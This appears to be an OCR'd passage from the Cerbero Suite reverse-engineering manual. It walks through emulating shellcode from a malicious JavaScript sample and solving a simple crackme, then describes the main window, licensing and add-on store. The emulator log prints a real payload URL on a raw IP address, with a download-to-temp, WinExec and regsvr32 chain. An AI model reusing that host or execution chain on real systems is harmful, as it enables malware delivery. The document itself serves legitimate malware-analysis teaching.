
We can spot two strings in the JavaScript code that look like shellcode.




We use the 'Hex String to Bytes' action to convert one of the strings into bytes.




Now, we add the decoded data as a root object to the report. This allows us to save our findings and, if desired, disassemble the shellcode using Carbon.




We enter the name for the root object and do not select a file format.



By opening the root object, we can see that Cerbero Suite has already detected the data as potentially shellcode, and we can observe a URL in the hex view that is likely the URL of the payload.




At this point, if you have a personal license, you can utilize the ShellcodeToExecutable action to convert the shellcode into an executable and debug it using a debugger. If you choose to do so, ensure that you are running it within a virtual machine.




If you have a commercial license, you can continue the analysis using the Silicon Shellcode

Emulator.




In this case, we'll be using the emulator because it is easier and requires less care.

We select the x86 architecture and a memory profile.




At the beginning, the shellcode contains an MMX instruction that isn't supported by the


emulator. We manually step (F7) until we reach that instruction.



We then edit the value of EIP to skip the instruction.



We can now let the emulator run the rest of the shellcode.



The output view shows all the APIs the shellcode called and their arguments.

```
Output
info: input data mapped at address 0x00022000
simulated API: VirtualProtect(addr:0x220F2, size:0xFF, flags:0x40) = OK
simulated API: LoadLibraryA("urlmon") = OK
simulated API: GetTempPathA() = OK
simulated API: URLDownloadToFileA(url:"http://129.121.231.188/data/Home/w.php?
f=16&e=4", file:"C:\Users\Ed\AppData\Local\Temp\wpbt0.dll") = OK
simulated API: WinExec("C:\Users\Ed\AppData\Local\Temp\wpbt0.dll") = OK
simulated API: WinExec("regsvr32 -s C:\Users\Ed\AppData\Local\Temp\wpbt0.dll")
= OK
simulated API: TerminateThread() = PAUSED
```

The URL we saw earlier in the hex view was indeed the URL of the payload.

2.4 PORTABLE EXECUTABLE ANALYSIS


If you have followed our analysis up to this point, you should have already gained more confidence using Cerbero Suite.

The previous sample we presented was the most challenging of this quick start guide. In this section, we'll analyze a simple crackme to introduce you to the Carbon disassembler.


As a feature of Cerbero Suite, Carbon is a swift and efficient disassembler that often suffices for comprehensive analysis without the need to resort to external tools like Ghidra or IDA Pro.

To follow along with this analysis, ensure that you have installed the x86 Decompiler package.


By clicking on the 'Native Code: x86' entry in the summary view, we are presented with a Carbon disassembly view.




We can navigate to places of interest such as strings using the navigation menu.



Through the list of strings, we can quickly locate a place of interest.




By selecting the string, we are brought to its location in the disassembly.




From there, we can double-click on the cross-references to jump to the code locations

that reference it.



We press Tab to decompile the code.



We use the N key to rename variable and function names.

```
    uStack_8 = *(uint32_t *)0x403000 ^ (uint32_t)&stack0xfffffffc;
    uStack_10 = 0xE8;
    uStack_f = 0x57;
    uStack_e = 0x67;
    uStack_d = 0xEF;
    uStack_c = 0x57;
    uStack_b = 0xDF;
    uStack_a = 0;
    (*_printf)("Enter the password: ");
    (*_scanf)("%255s", user_input);
    derive_password(user_input, processed_input);
    iVar1 = (*_strcmp)(processed_input, &uStack_10);
    if (iVar1 == 0) {
        (*_printf)("Access granted.\n");
    }
    else {
        (*_printf)("Access denied.\n");
    }
    sub_40111E();
    return;
}
```

Once we have renamed things, the code becomes easier to read:


1. The user is prompted to enter a password.
2. The user's input is processed in some way.
3. The output of that operation is compared to a string declared on the stack.
4. If the strings match, the password is accepted; otherwise, it's rejected.

We enter 'the derive_password' function in the decompiler.

```
void __stdcall derive_password(int32_t param_1, int32_t param_2)
{
    int32_t iVar1;
    int32_t iStack_c;

    iVar1 = (*_strlen)(param_1);
    for (iStack_c = 0; iStack_c < iVar1; iStack_c = iStack_c + 1) {
        *(uint8_t *)(param_2 + iStack_c) =
             (((uint8_t)((int32_t)*(char *)(param_1 + iStack_c) << 3) |
              *(char *)(param_1 + iStack_c) >> 5) ^ 0x7F) + 3;
    }
    *(unk8_t *)(param_2 + iVar1) = 0;
    return;
}
```

Since we know that the function takes two strings as arguments, we can change its prototype using the Y key.



We also rename the variables in the code.

```
void __stdcall derive_password(char *input, char *output)
{
    int32_t len;
    int32_t i;

    len = (*_strlen)(input);
    for (i = 0; i < len; i = i + 1) {
        output[i] = (((uint8_t)((int32_t)input[i] << 3) | input[i] >> 5) ^ 0x7F) + 3;
    }
    output[len] = '\0';
    return;
}
```

The code is now easy to understand, and we want to use the algorithm to decrypt the string declared on the stack.

```
.text:0x00401070    push   ebp
.text:0x00401071    mov    ebp, esp
.text:0x00401073    sub    esp, 0x20C
.text:0x00401079    mov    eax, dword ptr [0x403000]
.text:0x0040107E    xor    eax, ebp
.text:0x00401080    mov    dword ptr [ebp - 4], eax
.text:0x00401083    mov    byte ptr [ebp - 0xC], 0xEB
.text:0x00401087    mov    byte ptr [ebp - 0xB], 0x57
.text:0x0040108B    mov    byte ptr [ebp - 0xA], 0x67
.text:0x0040108F    mov    byte ptr [ebp - 9], 0xEF
.text:0x00401093    mov    byte ptr [ebp - 8], 0x57
.text:0x00401097    mov    byte ptr [ebp - 7], 0xDF
.text:0x0040109B    mov    byte ptr [ebp - 6], 0
.text:0x0040109F    push   0x402110                          ; "Enter the password: "
.text:0x004010A4    call   dword ptr [0x402090] -> printf
.text:0x004010AA    add    esp, 4
.text:0x004010AD    lea    eax, [ebp - 0x10C]
.text:0x004010B3    push   eax
.text:0x004010B4    push   0x402128                          ; "%255s"
.text:0x004010B9    call   dword ptr [0x402094] -> scanf
```


We open a new Python editor using the Ctrl+Alt+P shortcut or the 'Views' menu and write the following Python code to decrypt the string.

```
password = bytes([0xE8, 0x57, 0x67, 0xEF, 0x57, 0xDF])
decrypted = bytearray(len(password))

for i in range(len(password)):
    b = (password[i] - 3) ^ 0x7F
    decrypted[i] = ((b >> 3) | (b << 5)) & 0xFF

print("Decrypted password:", decrypted.decode("ascii"))
```

Running the script in the editor (Ctrl+E) will display the password of the crackme in the output view.



As you have reached the end of this chapter, we hope that the examples provided have demystified the initial steps and sparked your curiosity about the deeper functionalities of Cerbero Suite. Remember, these examples are just the beginning. As you become more familiar with the tools and techniques demonstrated, you'll uncover even more powerful ways to enhance your cybersecurity and forensic analysis. Continue exploring the subsequent chapters to fully harness the capabilities of Cerbero Suite and transform your analysis techniques.

3


MAIN WINDOW

The initial interface of Cerbero Suite, known as the main window, serves as the foundational launchpad for all core activities. It is here that users begin their journey, whether it's to analyze files, access various tools, manage and install plugins, or configure and update the suite itself. This central hub streamlines your workflow, ensuring that all essential features are just a click away.


3.1 LICENSE REGISTRATION

Registering Cerbero Suite should be the first step to fully utilize the software, as certain features, like accessing Cerbero Store and receiving updates, are not available without it.

Enter your license information via the 'About' section to complete this essential setup.




Once you've entered your license information, you will be prompted to activate it.



You can activate your license either automatically or manually. For manual activation,


visit the activation page and follow the instructions provided in the dialog.



3.2 LOGIC PROVIDERS


In the main window's first tab, you'll find access to the different logic providers. Logic providers serve as the starting point for initiating scans or opening tools. For example, from this location, you can initiate scans of individual files or directories, or open tools like the hex editor.

To quickly access a specific tool, you can utilize the text filter.



3.2.1 RECENT FILES


Some logic providers enable quick access to recently opened files through a dropdown menu button located next to them.



3.3 CERBERO STORE

From the 'Store' section, you can access Cerbero Store, a distinctive feature of Cerbero Suite that serves as a platform similar to an app store. This service streamlines the process of downloading and updating optional add-on packages, enhancing the suite's functionality. Users can easily search for and install a diverse array of tools and features, enabling quick adaptation to the constantly evolving landscape of cybersecurity threats. Cerbero Store provides access to a variety of tools including emulators, deobfuscators, cryptographic tools, and specialized workspaces. Its user-friendly design allows for effortless customization of the toolset, meeting specific analysis needs and providing a competitive


edge against emerging threats.



